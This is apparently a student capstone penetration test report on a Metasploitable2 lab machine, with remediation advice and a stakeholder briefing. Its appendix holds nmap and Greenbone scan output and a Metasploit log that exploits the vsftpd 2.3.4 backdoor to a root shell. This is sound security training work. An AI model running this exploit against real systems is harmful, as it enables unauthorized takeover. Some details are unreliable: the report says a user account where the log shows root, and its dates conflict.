CAPSTONE PROJECT: FULL VAPT ENGAGEMENT

EXECUTIVE SUMMARY

A full PTES-based pentest was performed against the target VM to evaluate external services and web/API endpoints. The assessment identified a critical remote code execution vulnerability in the VSFTPD service (vsftpd_2.3.4 backdoor), allowing unauthenticated shell access. This vulnerability was exploited successfully during the exploitation phase, confirmed by a stable session and post-exploitation evidence. The impact includes full system compromise, data exfiltration risk, and a vector for lateral movement within a similarly configured network. The remainder of services tested with Burp Suite for API endpoints revealed low-severity input validation issues requiring sanitization and stricter authentication controls.

ATTACK TIMELINE

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-30 15:22:00	192.168.96.128	VSFTPD RCE (vsftpd_2.3.4 backdoor)	Exploitation

1. Reconnaissance: Network and service discovery enumerated open FTP (21), SSH (22), and web services. Version detection flagged vsftpd 2.3.4.
2. Vulnerability Analysis: Confirmed known backdoor in vsftpd_2.3.4 allowing crafted connections to trigger a bind/remote shell.
3. Exploitation: Executed exploit (exploit/unix/ftp/vsftpd_234_backdoor) to obtain a shell. Privilege context escalated to a user account; evidence of file system access and command execution logged.
4. Post-Exploitation: Collected system information, validated persistence possibility, and simulated minimal data access to confirm impact.

REMEDIATION PLAN


1. **Immediate:** Take the vulnerable system offline or restrict FTP access via firewall to trusted hosts. Apply vendor patch or replace vsftpd 2.3.4 with a patched release or alternative secure FTP service.
2. **Configuration:** Disable anonymous FTP, enforce strong authentication, and remove/uninstall outdated services not required.
3. **Hardening & Controls:** Implement principle of least privilege, enable logging/alerting for unusual FTP activity, and deploy network segmentation to limit blast radius.
4. **Validation:** Rescan the host with OpenVAS after remediation to verify vulnerability removal and run targeted Burp Suite tests for API input validation issues.


STAKEHOLDER BRIEFING


During a controlled security test on August 30, we discovered a critical vulnerability in the file-transfer service on one of your test machines that could allow an attacker to take control of that machine remotely. We successfully demonstrated the exploit in a lab environment to show the potential impact, which includes unauthorized access to files and the ability to use the machine to attack other systems. Immediate actions are recommended: temporarily restrict access to the affected service, update or replace the vulnerable software, and apply stronger access controls. Longer-term measures include removing unused services, segmenting networks so a single compromised host cannot reach critical assets, and continuous automated scanning to catch similar issues early. We will re-scan the system after fixes are applied to confirm remediation.


APPENDIX


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 192.168.96.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 04:18 EDT
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 60.87% done; ETC: 04:19 (0:00:06 remaining)
Nmap scan report for 192.168.96.128
Host is up (0.0024s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.96.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind      2 (RPC #100000)
| rpcinfo:
```






Greenbone
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
severity>7 and severity<10
Results 10 of 516
Results by Severity Class (Total: 10)
High
10
Results by CVSS (Total: 10)
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
vsftpd Compromised Source Packages Backdoor Vulnerability
99 %
192.168.96.128
6200/tcp
N/A
N/A
Fri, Oct 31, 2025 9:09 AM Coordinated Universal Time
Apache Tomcat AJP RCE Vulnerability (Ghostcat) - Active Check
99 %
192.168.96.128
8009/tcp
N/A
N/A
Fri, Oct 31, 2025 9:20 AM Coordinated Universal Time
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check
95 %
192.168.96.128
80/tcp
N/A
N/A
Fri, Oct 31, 2025 9:18 AM Coordinated Universal Time


kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
msfconsole -q
msf > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.96.129
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.96.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.96.128
RHOSTS => 192.168.96.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS 192.168.96.128 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name


msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.96.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.96.128:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.96.128:21 - The port used by the backdoor bind listener is already open
[+] 192.168.96.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.96.129:45691 → 192.168.96.128:6200) at 2025-10-29 08:58:23 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var